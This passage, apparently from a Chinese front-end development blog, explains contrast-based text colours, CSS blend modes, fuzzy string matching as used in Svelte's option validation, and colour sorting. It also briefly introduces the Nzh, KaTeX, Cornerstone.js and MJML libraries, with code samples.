    if (hex.length !== 6) {
        // 直接缓存错误
        colorByBgColor.set(backgroundColor, CACHE_ERROR)
        throw new Error('Invalid background color.' + backgroundColor);
    }

    // ...

    if ([r,g,b].some(x => Number.isNaN(x))) {
        // 直接缓存错误
        colorByBgColor.set(backgroundColor, CACHE_ERROR)
        throw new Error('Invalid background color.' + backgroundColor);
    }

    const textColor = (r * 0.299 + g * 0.587 + b * 0.114) > 186 ? '#000' : '#FFF'
    // 缓存数据
    colorByBgColor.set(backgroundColor, textColor)
    return textColor
}

```

完整代码可以在代码库中 [转换问题颜色](#) 中看到。

当然了，如果你不需要严格遵循 W3C 准则，当前代码已经足够使用。但是如果你需要严格遵循你可以参考 <http://stackoverflow.com/a/3943023/112731> 以及 [https://www.w3.org/TR/WCAG20/。](https://www.w3.org/TR/WCAG20/)

CSS 解决方案

突然发现 css3 有一个 mix-blend-mode。即混合模式。混合模式是 PS 功能之一。目前 CSS 已经原生支持了大部分的混合模式。

```
mix-blend-mode: normal;           //正常
mix-blend-mode: multiply;         //正片叠底
mix-blend-mode: screen;           //滤色
mix-blend-mode: overlay;          //叠加
mix-blend-mode: darken;           //变暗
mix-blend-mode: lighten;          //变亮
mix-blend-mode: color-dodge;       //颜色减淡
mix-blend-mode: color-burn;        //颜色加深
mix-blend-mode: hard-light;        //强光
mix-blend-mode: soft-light;        //柔光
mix-blend-mode: difference;       //差值
mix-blend-mode: exclusion;        //排除
mix-blend-mode: hue;              //色相
mix-blend-mode: saturation;       //饱和度
mix-blend-mode: color;             //颜色
mix-blend-mode: luminosity;        //亮度
```

而解决方案就是 difference，意为差值模式。该混合模式会查看每个通道中的颜色信息，比较底色和绘图色，用较亮的像素点的像素值减去较暗的像素点的像素值。

与白色混合将使底色反相；与黑色混合则不产生变化。

```
.tag {
  background: #XXX;
}

.content {
  color: #fff;
  mix-blend-mode: difference;
}
```

输入错误提示 —— 模糊集

在开发的过程中，我们会使用各种指令。有时候，我们由于这样或者那样的原因，写错了某些指令。此时，应用程序往往会爆出错误。

Unrecognized option 'xxx' (did you mean 'xxy'?)

可以看到，当前代码不仅仅提示了当前你输入的配置错误。同时还提供了类似当前输入的近似匹配指令。非常的智能。此时，我们需要使用算法来计算，即模糊集。

事实上，模糊集其实可以解决一些现实的问题。例如我们有一个“高个子”集合 A，定义 1.75m 为高个子。那么在通用逻辑中我们会认为某一个元素隶属或者不隶属该集合。也就是 1.78 就是高个子，而 1.749 就不是高个子，即使它距离 1.75 米只差里一毫米。该集合被称为 (two-valued 二元集)，与此相对的，模糊集合则没有这种问题。

在模糊集合中，所有人都是集合 A 的成员，所不同的仅仅是匹配度而已。我们可以通过计算匹配度来决定差异性。

如何运行

言归正转，我们回到当前实现。对于模糊集的实现，我们可以参考 [fuzzyset.js](#) (注：该库需要商业许可) 和 [fuzzyset.js 交互式文档](#) 进行学习。

在这里，我仅仅只介绍基本算法，至于数据存储和优化在完整实现中。

通过查看交互式文档，我们可以知道算法是通过余弦相似度公式去计算。

在直角坐标系中，相似度公式如此计算。

$\cos = (a \cdot b) / (|a| \cdot |b|)$. => 等同于

$((x_1, y_1) - (x_2, y_2)) / (\sqrt{x_1^2 + y_1^2} \cdot \sqrt{x_2^2 + y_2^2})$

而相似度公式是通过将字符串转化为数字矢量来计算。如果当前的字符串分别为 “smaller” 和 “smeller”。我们需要分解字符串子串来计算。

当前可以分解的字符串子串可以根据项目来自行调整，简单起见，我们这里使用 2 为单位。

两个字符串可以被分解为：

```
const smallSplit: string[] = [
  '-s',
  'sm',
  'ma',
  'al',
  'll',
  'l-'
]

const smellSplit: string[] = [
  '-s',
  'sm',
  'me',
  'el',
  'll',
  'll',
  'l-'
]
```

我们可以根据当前把代码变为如下向量:

```
const smallGramCount = {
  '-s': 1,
  'sm': 1,
  'ma': 1,
  'al': 1,
  'll': 1,
  'l-': 1
}

const smellGramCount = {
  '-s': 1,
  'sm': 1,
  'me': 1,
  'el': 1,
  'll': 2,
  'l-': 1
}
```

```
const _nonWordRe = /[^\u00C0-\u00FF, ]+/g;

/**
 * 可以直接把 'bal' 变为 ['-b', 'ba', 'al', 'l-']
 */
function iterateGrams (value: string, gramSize: number = 2) {
    // 当前 数值添加前后缀 '-'
    const simplified = '-' + value.toLowerCase().replace(_nonWordRe, '') + '-'

    // 通过计算当前子字符串长度和当前输入数据长度的差值
    const lenDiff = gramSize - simplified.length

    // 结果数组
    const results = []

    // 如果当前输入的数据长度小于当前长度
    // 直接添加 “-” 补差计算
    if (lenDiff > 0) {
        for (var i = 0; i < lenDiff; ++i) {
            value += '-';
        }
    }

    // 循环截取数值并且塞入结果数组中
    for (var i = 0; i < simplified.length - gramSize + 1; ++i) {
        results.push(simplified.slice(i, i + gramSize));
    }

    return results;
}

/**
 * 可以直接把 ['-b', 'ba', 'al', 'l-'] 变为 {-b: 1, 'ba': 1, 'al': 1, 'l-': 1}
 */
function gramCounter(value: string, gramSize: number = 2) {
    const result = {}
    // 根据当前的
    const grams = _iterateGrams(value, gramSize)
    for (let i = 0; i < grams.length; ++i) {
        // 根据当前是否有数据来进行数据增加和初始化 1
        if (grams[i] in result) {
            result[grams[i]] += 1;
        } else {
```

```

        result[grams[i]] = 1;
    }
}
return result;
}

```

然后我们可以计算 small * smell 为:

small gram	small count	*	smell gram	smell gram
-s	1	*	-s	1
sm	1	*	sm	1
ma	1	*	ma	0
me	0	*	me	1
al	1	*	al	0
el	0	*	el	1
	1	*		1
-	1	*	-	1
		sum		4

```

function calcVectorNormal() {
    // 获取向量对象
    const small_counts = gramCounter('small', 2)
    const smell_counts = gramCounter('smell', 2)

    // 使用 set 进行字符串过滤
    const keySet = new Set()

    // 把两单词组共有的字符串塞入 keySet
    for (let key in small_counts) {
        keySet.add(key)
    }

    for (let key in smell_counts) {
        keySet.add(key)
    }

    let sum: number = 0

    // 计算 small * smell
    for(let key in keySet.keys()) {
        sum += (small_count[key] ?? 0) * (smell_count[key] ?? 0)
    }

    return sum
}

```

同时我们可以计算 $|\text{small}| * |\text{smell}|$ 为:

small Gram	SmAll Count	Count ** 2
-s	1	1
sm	1	1
ma	1	1
al	1	1
ll	1	1
l-	1	1

small Gram	SmAll Count	Count ** 2
sum	6	
sqrt	2.449	

同理可得当前 smell sqrt 也是 2.449。

最终的计算为： $4 / (2.449 * 2.449) = 0.66$ 。

计算方式为

```
// ... 上述代码

function calcVectorNormal() {
    // 获取向量对象
    const gram_counts = gramCounter(normalized_value, 2);
    // 计算
    let sum_of_square_gram_counts = 0;
    let gram;
    let gram_count;

    for (gram in gram_counts) {
        gram_count = gram_counts[gram];
        // 乘方相加
        sum_of_square_gram_counts += Math.pow(gram_count, 2);
    }

    return Math.sqrt(sum_of_square_gram_counts);
}
```

则 small 与 smell 在子字符串为 2 情况下匹配度为 0.66。

当然，我们看到开头和结束添加了 - 也作为标识符号，该标识是为了识别出 sell 与 llse 之间的不同，如果使用

```
const sellSplit = [
  '-s',
  'se',
  'el',
  'll',
  'l-'
]

const llseSplit = [
  '-l',
  'll',
  'ls',
  'se',
  'e-'
]
```

我们可以看到当前的相似的只有 'll' 和 'se' 两个子字符串。

完整代码

编译型框架 [svelte](#) 项目代码中用到此功能，使用代码解析如下：

```
const valid_options = [
  'format',
  'name',
  'filename',
  'generate',
  'outputFilename',
  'cssOutputFilename',
  'svletePath',
  'dev',
  'accessors',
  'immutable',
  'hydratable',
  'legacy',
  'customElement',
  'tag',
  'css',
  'loopGuardTimeout',
  'preserveComments',
  'preserveWhitespace'
];

// 如果当前操作不在验证项中，才会进行模糊匹配
if (!valid_options.includes(key)) {
  // 匹配后返回 match 或者 null
  const match = fuzzymatch(key, valid_options);
  let message = `Unrecognized option '${key}'`;
  if (match) message += ` (did you mean '${match}'?)`;

  throw new Error(message);
}
```

实现代码如下所示:

```
export default function fuzzymatch(name: string, names: string[]) {
    // 根据当前已有数据建立模糊集，如果有字符需要进行匹配，则可以对对象进行缓存
    const set = new FuzzySet(names);
    // 获取当前的匹配
    const matches = set.get(name);
    // 如果有匹配项，且匹配度大于 0.7，返回匹配单词，否则返回 null
    return matches && matches[0] && matches[0][0] > 0.7 ? matches[0][1] : null;
}

// adapted from
https://github.com/Glench/fuzzyset.js/blob/master/lib/fuzzyset.js
// BSD Licensed

// 最小子字符串 2
const GRAM_SIZE_LOWER = 2;
// 最大子字符串 3
const GRAM_SIZE_UPPER = 3;

// 进行 Levenshtein 计算，更适合输入完整单词的匹配
function _distance(str1: string, str2: string) {
    if (str1 === null && str2 === null)
        throw 'Trying to compare two null values';
    if (str1 === null || str2 === null) return 0;
    str1 = String(str1);
    str2 = String(str2);

    const distance = levenshtein(str1, str2);
    if (str1.length > str2.length) {
        return 1 - distance / str1.length;
    } else {
        return 1 - distance / str2.length;
    }
}

// Levenshtein 距离，是指两个字串之间，由一个转成另一个所需的最少的编辑操作次数。
function levenshtein(str1: string, str2: string) {
    const current: number[] = [];
    let prev;
    let value;

    for (let i = 0; i <= str2.length; i++) {
        for (let j = 0; j <= str1.length; j++) {
```

```

        if (i && j) {
            if (str1.charAt(j - 1) === str2.charAt(i - 1)) {
                value = prev;
            } else {
                value = Math.min(current[j], current[j - 1], prev) + 1;
            }
        } else {
            value = i + j;
        }
        prev = current[j];
        current[j] = value;
    }
}

return current.pop();
}

// 正则匹配除单词 字母 数字以及逗号和空格外的数据
const non_word_regex = /^[^\w, ]+/;

// 上述代码已经介绍
function iterate_grams(value: string, gram_size = 2) {
    const simplified = '-' + value.toLowerCase().replace(non_word_regex, '') + '-';
    const len_diff = gram_size - simplified.length;
    const results = [];

    if (len_diff > 0) {
        for (let i = 0; i < len_diff; ++i) {
            value += '-';
        }
    }

    for (let i = 0; i < simplified.length - gram_size + 1; ++i) {
        results.push(simplified.slice(i, i + gram_size));
    }
    return results;
}

// 计算向量，上述代码已经介绍
function gram_counter(value: string, gram_size = 2) {
    const result = {};
    const grams = iterate_grams(value, gram_size);
    let i = 0;

```

```
for (i; i < grams.length; ++i) {
    if (grams[i] in result) {
        result[grams[i]] += 1;
    } else {
        result[grams[i]] = 1;
    }
}
return result;
}

// 排序函数
function sort_descending(a, b) {
    return b[0] - a[0];
}

class FuzzySet {
    // 数据集合，记录所有的可选项目
    // 1.优化初始化时候，相同的可选项数据，同时避免多次计算相同向量
    // 2.当前输入的值与可选项相等，直接返回，无需计算
    exact_set = {};
    // 匹配对象存入，存储所有单词的向量
    // 如 match_dist['ba'] = [
    //     第2个单词，有 3 个
    //     {3, 1}
    //     第5个单词，有 2 个
    //     {2, 4}
    // ]
    // 后面单词匹配时候，可以根据单词索引进行匹配然后计算最终分数
    match_dict = {};
    // 根据不同子字符串获取不同的单词向量，最终有不同的匹配度
    // item[2] = [[2.6457513110645907, "aaab"]]
    items = {};

    constructor(arr: string[]) {
        // 当前选择 2 和 3 为子字符串匹配
        // item = {2: [], 3: []}
        for (let i = GRAM_SIZE_LOWER; i < GRAM_SIZE_UPPER + 1; ++i) {
            this.items[i] = [];
        }
    }

    // 添加数组
```

```
for (let i = 0; i < arr.length; ++i) {
    this.add(arr[i]);
}

add(value: string) {
    const normalized_value = value.toLowerCase();

    // 如果当前单词已经计算，直接返回
    if (normalized_value in this.exact_set) {
        return false;
    }

    // 分别计算 2 和 3 的向量
    for (let i = GRAM_SIZE_LOWER; i < GRAM_SIZE_UPPER + 1; ++i) {
        this._add(value, i);
    }
}

_add(value: string, gram_size: number) {
    const normalized_value = value.toLowerCase();
    // 获取 items[2]
    const items = this.items[gram_size] || [];
    // 获取数组的长度作为索引
    const index = items.length;

    // 没有看出有实际的用处？实验也没有什么作用？不会影响
    items.push(0);

    // 获取 向量数据
    const gram_counts = gram_counter(normalized_value, gram_size);
    let sum_of_square_gram_counts = 0;
    let gram;
    let gram_count;

    // 同上述代码，只不过把所有的匹配项目和当前索引都加入 match_dict 中去
    // 如 this.match_dict['aq'] = [[1, 2], [3,3]]
    for (gram in gram_counts) {
        gram_count = gram_counts[gram];
        sum_of_square_gram_counts += Math.pow(gram_count, 2);
        if (gram in this.match_dict) {
            this.match_dict[gram].push([index, gram_count]);
        }
    }
}
```

```
        } else {
            this.match_dict[gram] = [[index, gram_count]];
        }
    }

    const vector_normal = Math.sqrt(sum_of_square_gram_counts);
    // 添加向量 如: this.items[2][3] = [4.323, 'sqaaaa']
    items[index] = [vector_normal, normalized_value];
    this.items[gram_size] = items;
    // 设置当前小写字母, 优化代码
    this.exact_set[normalized_value] = value;
}

// 输入当前值, 获取选择项
get(value: string) {
    const normalized_value = value.toLowerCase();
    const result = this.exact_set[normalized_value];

    // 如果当前值完全匹配, 直接返回 1, 不必计算
    if (result) {
        return [[1, result]];
    }

    let results = [];
    // 从多到少, 如果多子字符串没有结果, 转到较小的大小
    for (
        let gram_size = GRAM_SIZE_UPPER;
        gram_size >= GRAM_SIZE_LOWER;
        --gram_size
    ) {
        results = this.__get(value, gram_size);
        if (results) {
            return results;
        }
    }
    return null;
}

__get(value: string, gram_size: number) {
    const normalized_value = value.toLowerCase();
    const matches = {};
    // 获得当前值的向量值
    const gram_counts = gram_counter(normalized_value, gram_size);
```

```

const items = this.items[gram_size];
let sum_of_square_gram_counts = 0;
let gram;
let gram_count;
let i;
let index;
let other_gram_count;

// 计算得到较为匹配的数据
for (gram in gram_counts) {
    // 获取 向量单词用于计算
    gram_count = gram_counts[gram];
    sum_of_square_gram_counts += Math.pow(gram_count, 2);
    // 取得当前匹配的 [index, gram_count]
    if (gram in this.match_dict) {
        // 获取所有匹配当前向量单词的项目，并且根据 索引加入 matches
        for (i = 0; i < this.match_dict[gram].length; ++i) {
            // 获得当前匹配的索引 === 输入单词[index]
            index = this.match_dict[gram][i][0];
            // 获得匹配子字符串的值
            other_gram_count = this.match_dict[gram][i][1];
            // 单词索引添加，注：只要和当前子字符串匹配的 索引都会加入 matches
            if (index in matches) {
                matches[index] += gram_count * other_gram_count;
            } else {
                matches[index] = gram_count * other_gram_count;
            }
        }
    }
}

```

```

const vector_normal = Math.sqrt(sum_of_square_gram_counts);
let results = [];
let match_score;

// 构建最终结果 [分数, 单词]
for (const match_index in matches) {
    match_score = matches[match_index];
    results.push([
        // 分数
        match_score / (vector_normal * items[match_index][0]),

```

```

    // 单词
    items[match_index][1]
  ]);
}

// 虽然所有的与之匹配子字符串都会进入，但我们只需要最高的分数
results.sort(sort_descending);

let new_results = [];

// 如果匹配数目很大，只取的前 50 个数据进行计算
const end_index = Math.min(50, results.length);

// 由于是字符类型数据，根据当前数据在此计算 levenshtein 距离
for (let i = 0; i < end_index; ++i) {
  new_results.push([
    _distance(results[i][1], normalized_value), results[i][1]
  ]);
}
results = new_results;
// 在此排序
results.sort(sort_descending);

new_results = [];
for (let i = 0; i < results.length; ++i) {
  // 因为 第一的分数是最高的，所有后面的数据如果等于第一个
  // 也可以进入最终选择
  if (results[i][0] == results[0][0]) {
    new_results.push([results[i][0], this.exact_set[results[i][1]]]);
  }
}

// 返回最终结果
return new_results;
}
}

```

参考资料

[fuzzyset.js 交互式文档](#)

[svelte fuzzymatch](#)

阿拉伯数字与中文数字的相互转换

[Nzh](#) 适用于需要转换阿拉伯数字与中文数字的场景。

特点如下:

- 以字符串的方式转换，没有超大数及浮点数等问题 (请自行对原数据进行四舍五入等操作)
- 支持科学记数法字符串的转换
- 支持口语化
- 支持自定义转换 (不论是兆，京还是厘都可以用)
- 对超大数支持用争议少的万万亿代替亿亿
- 中文数字转回阿拉伯数字

api:

- encodeS (num,options) 转中文小写
- encodeB (num,options) 转中文大写
- toMoney (num,options) 转中文金额
- decodeS (zh_num) 中文小写转数字
- decodeB (zh_num) 中文大写转数字

```
// options.tenMin

// encodeS默认true
nzhcn.encodeS("13.5"); // 十三点五
nzhcn.encodeS("13.5", {tenMin:false}); // 一十三点五
// encodeB默认false
nzhcn.encodeB("13.5"); // 壹拾叁點伍
nzhcn.encodeB("13.5", {tenMin:true}); // 拾叁點伍

// options.ww

//Nzh.cn和Nzh.hk未引入兆、京等单位，超千万亿位时，默认以争议较少的万万亿为单位
nzhcn.encodeS(1e16); // 一万万亿
nzhcn.encodeS(1e16, {ww: false}); // 一亿亿

// options.complete

nzhcn.toMoney("1"); //人民币壹元整
nzhcn.toMoney("1", {complete:true}); //人民币壹元零角零分
nzhcn.toMoney("0.1"); //人民币壹角
nzhcn.toMoney("0.1", {complete:true}); //人民币零元壹角零分

//outSymbol 默认 true
nzhcn.toMoney("1"); //人民币壹元整
nzhcn.toMoney("1", {outSymbol:false}); //壹元整
```

网页公式排版工具 KaTeX

如果你在做教育方向的前端研发，一定离不开繁杂的公式。

我们当然可以提前把公式做成图片，然后通过引入图片来解决当前问题，但是面对不同的试题和不同的平台来说，图片这一方案无疑捉襟见肘。

对于前端浏览器来说，输入 HTML 以及 css。由引擎生成 DOM 和 CSSOM。我们需要一个输入字符串，生成公式的一套 js。

以排版系统来说，大多数人第一个想到的一定是 TeX，TeX 排版系统是高德纳教授为了排版他的七卷本著作《计算机程序设计艺术》而编制的。仅仅使用文字就能够生成复杂的排版。

我们迫切需要一个公式排版系统。

[KaTeX](#) 是一个面向浏览器(node 预渲染)的数学排版库。KaTeX 版面设计基于 Donald Knuth 的 TeX。

这里我写出几个比较常用的公式：

```
c = \pm\sqrt{a^2 + b^2}
```

我们可以直接写一个页面

```

<!doctype html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, user-scalable=no, initial-scale=1.0,
maximum-scale=1.0, minimum-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>KaTeX demo</title>
    <link rel="stylesheet"
href="//cdn.jsdelivr.net/npm/katex@0.13.2/dist/katex.min.css"
integrity="sha384-
Cqd8ihRLum0CCg8rz0hYKPoLZ3uw+gES2rXQXycqnL5pgVQIfIxAUDS7ZSjITLb5"
crossorigin="anonymous">
    <script src="//cdn.jsdelivr.net/npm/katex@0.13.2/dist/katex.min.js"
integrity="sha384-
10r6BdeNQb0ezrmtGeqQHFpppNd7a/gw29xeiSikBbsb44xu3uAo8c7FwbF5jhbd"
crossorigin="anonymous"></script>
</head>
<body>
<div id="demo1"></div>
<script>
    const demo1 = document.getElementById('demo1')
    katex.render("c = \pm\sqrt{a^2 + b^2}", demo1, {
        throwOnError: false
    });
</script>

</body>
</html>

```

我们可以逐步学习 LaTeX 语法，但我们也使用 [公式转化工具](#) 来进行导出。

更进一步来说，KaTeX 仅仅可以排列数学化学公式，如果我们想要写出更加漂亮的页面排版。我们可以使用 [LaTeX.js](#)。你可以在 [playground](#) 中尽情尝试。

颜色排序算法

仍旧记得三年前 Chrome 浏览器在多次排序后，显示出不同的列表。不过这三年中，浏览器的算法由不稳定的快速排序（少于 10 个元素使用插入排序）演变成稳定的 TimSort 算法。同时浏览器也由仅仅支持字母排序，变成了支持本地语言支持的 API `localeCompare`。

但浏览器对于颜色排序来说，官方没有提供解决方案。

本文的排序算法来源于 Tomek 的一篇文章 [Sorting colors in JavaScript](#)。

代码分析所示：

```
<!doctype html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, user-scalable=no, initial-scale=1.0,
maximum-scale=1.0, minimum-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
    <style>
        ul {
            list-style-type: none;
            margin: 0;
            overflow: hidden;
            padding: 0.5rem 0;
        }

        li {
            display: block;
            float: left;
            width: 30px;
            height: 30px;
            border: 1px solid #ccc;
            border-radius: 0 0 6px 0;
            font-size: 10px;
            margin: 4px;
            word-break: break-word;
            padding: 4px;
        }
    </style>
</head>
<body>
<h1>Sorting colors</h1>
<p>Example from <a href="https://tomekdev.com/posts/sorting-colors-in-
js">https://tomekdev.com/posts/sorting-colors-in-js</a>. Go there to learn more
about sorting colors.</p>

<section class="box">
    <h2>Colors unsorted</h2>
    <ul id="unsorted"></ul>
</section>
```

```
<section class="box">
  <h2>Colors sorted</h2>
  <ul id="sorted"></ul>
</section>
</body>
<script type="module">
  import colorUtil from "https://cdn.skypack.dev/color-util@2.2.1";

  const colors = [
    '#ffffff',
    '#009cd4',
    '#505e75',
    'rgba(0,0,0,0.1)',
    '#606a79',
    'rgba(0,0,0,0.2)',
    '#1e2837',
    '#e3e6e9',
    '#969eac',
    '#f02913',
    '#eeeeee',
    '#555e74',
    '#000000',
    '#edeeef',
    '#02bd00',
    '#eae7e6',
    '#e3e3e3',
    '#f4f5f6',
    '#e6e6e6',
    'rgba(240,41,19,0.05)',
    '#efeedd',
    '#209bd0',
    '#1f2837',
    '#999999',
    'rgba(0,156,212,0.05)',
    'rgba(63,78,90,0.11)',
    'rgba(80,94,117,0.1)',
    '#868686',
    '#e8e4e1',
    '#fb7c00',
    '#485f79',
    '#e5f1f6',
    '#6e4888',
```

```
'#b9b9b9',
'#e0e2e8',
'rgba(232,228,225,0.5)',
'#f0f0f0',
'#eaebee',
'#656d78',
'rgba(96,106,121,0.8)',
'#ee0b0b',
'#b3b3b3',
'rgba(83,83,83,0.2)',
'#f9f9f9',
'rgba(80,94,117,0.5)',
'rgba(255,255,255,0.1)',
'#e9e9e9',
'#f9f8f8',
'#ff3ea8',
'rgba(136,183,213,0)',
'#dddddd',
'#e0e0e0',
'#c0c0c0',
'#eef7fa',
'#f5f4f3',
'rgba(96,106,121,0.7)',
'#adacac',
'#e1e4e7',
'#dadada',
'#8891a7',
'rgba(0,0,0,0.05)',
'#fcfcfc',
'#dcfdc',
'#535e73',
'rgba(80,94,117,0.3)',
'#9e9e9e',
'#d4cfcf',
'#f8d200',
'rgba(194,225,245,0)',
'#ffff00',
'#928f8f',
'rgba(0,0,0,0.5)',
'rgba(0,156,212,0.2)',
'#0295f7',
'#5d99d0',
```

```
'rgba(96,106,121,0.2)',  
'rgba(255,255,255,0.44)',  
'#dee0e2',  
'#c0c9d1',  
'#48cd35',  
'#5897fb',  
'#e4e4e4',  
'#333333',  
'#f7f6f6',  
'#acb1b5',  
'#e8e8e8',  
'#ff5f57',  
'#fbe2f',  
'#28ca42',  
'#c9c9c9',  
'#cccccc',  
'#f3f4f5',  
'#e90e11',  
'#8b5ca9',  
'#a9a9a9',  
'#f2fafd',  
'#73468b',  
'#6b7897',  
'rgba(81,95,118,0.5)',  
'rgba(136,136,136,0.47)',  
'#dfdfdf',  
'rgba(158,158,158,0.2)',  
'rgba(2,189,0,0.2)',  
'#e2f2f7',  
'rgba(251,124,0,0.2)',  
'#616e82',  
'#1189ca',  
'#171e2a',  
'rgba(244,245,246,0.5)',  
'rgba(0,0,0,0.3)',  
'#e5f5fa',  
'#ffbc49',  
'#b8b8b8',  
'#c8c8c8',  
'#e5f5fb',  
'rgba(150,158,172,0.1)',  
'#949ead',
```

```
'#59d2fb',
'#00a9e7',
'#f7f7f7',
'#d9dce2',
'#ecebeb',
'rgba(0,0,0,0.13)',
'rgba(101,116,139,0.07),
'#a8aeb9',
'rgba(30,40,55,0.5)',
'#09aae8',
'#713996',
'#fbfbfb',
'#5ad1fc',
'#4a4a4a',
'#e9edf0',
'#7ec0ee',
'#f4d309',
];

function renderColors(colors, listName) {
    let list = document.createDocumentFragment();

    for (let i = 0, len = colors.length; i < len; i++) {
        let el = document.createElement('li');
        el.style.backgroundColor = colors[i];
        list.appendChild(el);
    }

    document.querySelector(listName).appendChild(list);
}

renderColors(colors, '#unsorted');

// Sorting
function blendRgbaWithWhite(rgba) {
    const color = colorUtil.color(rgba);
    const a = color.rgb.a / 255;
    const r = Math.floor(color.rgb.r * a + 0xff * (1 - a));
    const g = Math.floor(color.rgb.g * a + 0xff * (1 - a));
    const b = Math.floor(color.rgb.b * a + 0xff * (1 - a));
    return '#' + ((r << 16) | (g << 8) | b).toString(16);
}
```

```

function colorDistance(color1, color2) {
  const x =
    Math.pow(color1[0] - color2[0], 2) +
    Math.pow(color1[1] - color2[1], 2) +
    Math.pow(color1[2] - color2[2], 2);
  return Math.sqrt(x);
}

const clusters = [
  { name: 'red', leadColor: [255, 0, 0], colors: [] },
  { name: 'orange', leadColor: [255, 128, 0], colors: [] },
  { name: 'yellow', leadColor: [255, 255, 0], colors: [] },
  { name: 'chartreuse', leadColor: [128, 255, 0], colors: [] },
  { name: 'green', leadColor: [0, 255, 0], colors: [] },
  { name: 'spring green', leadColor: [0, 255, 128], colors: [] },
  { name: 'cyan', leadColor: [0, 255, 255], colors: [] },
  { name: 'azure', leadColor: [0, 127, 255], colors: [] },
  { name: 'blue', leadColor: [0, 0, 255], colors: [] },
  { name: 'violet', leadColor: [127, 0, 255], colors: [] },
  { name: 'magenta', leadColor: [255, 0, 255], colors: [] },
  { name: 'rose', leadColor: [255, 0, 128], colors: [] },
  { name: 'black', leadColor: [0, 0, 0], colors: [] },
  { name: 'grey', leadColor: [235, 235, 235], colors: [] },
  { name: 'white', leadColor: [255, 255, 255], colors: [] },
];

```

```

function oneDimensionSorting(colors, dim) {
  return colors.sort((colorA, colorB) => colorB.hsl[dim] -
colorA.hsl[dim]);
}

```

```

function sortWithClusters(colorsToSort) {
  const mappedColors = colorsToSort
    .map((color) => {
      const isRgba = color.includes('rgba');
      return isRgba ? blendRgbaWithWhite(color) : color
    })
    .map(colorUtil.color);

  mappedColors.forEach((color) => {
    let minDistance;
  });
}

```

```
let minDistanceClusterIndex;

clusters.forEach((cluster, clusterIndex) => {
    const colorRgbArr = [color.rgb.r, color.rgb.g, color.rgb.b];
    const distance = colorDistance(colorRgbArr, cluster.leadColor);
    if (typeof minDistance === 'undefined' || minDistance >
distance) {
        minDistance = distance;
        minDistanceClusterIndex = clusterIndex;
    }
});

clusters[minDistanceClusterIndex].colors.push(color);
});

clusters.forEach((cluster) => {
    const dim = ['white', 'grey', 'black'].includes(cluster.name) ? 'l'
: 's';
    cluster.colors = oneDimensionSorting(cluster.colors, dim)
});

return clusters;
}

const sortedClusters = sortWithClusters(colors);
const sortedColors = sortedClusters.reduce((acc, curr) => {
    const colors = curr.colors.map((color) => color.hex);
    return [...acc, ...colors];
}, []);
renderColors(sortedColors, '#sorted');
</script>
</html>
```


交互式医学图像工具 Cornerstone

Cornerstone.js 提供了一个完整的基于 Web 的医学成像平台。该存储库包含 Cornerstone.js “核心”组件，它是一个轻量级 JavaScript 库，用于在支持 HTML5 画布元素的现代 Web 浏览器中显示医学图像。

<https://github.com/cornerstonejs/cornerstone>

快速制作出响应式邮件的框架 Mjml

Mjml 是一个能够快速制作出响应式邮件的框架。通过该项目可以让邮件正常的显示在不同的客户端中。项目提供了非常多的组件。



项目提供了更加友好的 [在线编辑器](#)。

The screenshot shows the Mjml online editor's user interface. On the left, there's a sidebar with sections for 'Design' (with a back arrow), 'Layout' (with dropdowns for '1 Column', '2 Columns', '3 Columns', and '4 Columns'), and 'Content' (with icons for 'Text' and 'Button'). The main workspace on the right shows a preview of an email template. The template features a red header with the text 'It's time to find your new best friend! | [View in your browser](#)', a blue 'LOGO' button, a section titled 'Bring a Furry Friend Home!', a blue 'Find a Pet' button, and a photo of several kittens in a basket.

项目同时也提供了[各色的模版](#)。

Responsive Email Templates

Proudly made with MJML

✓ Select Tag

- Marketing
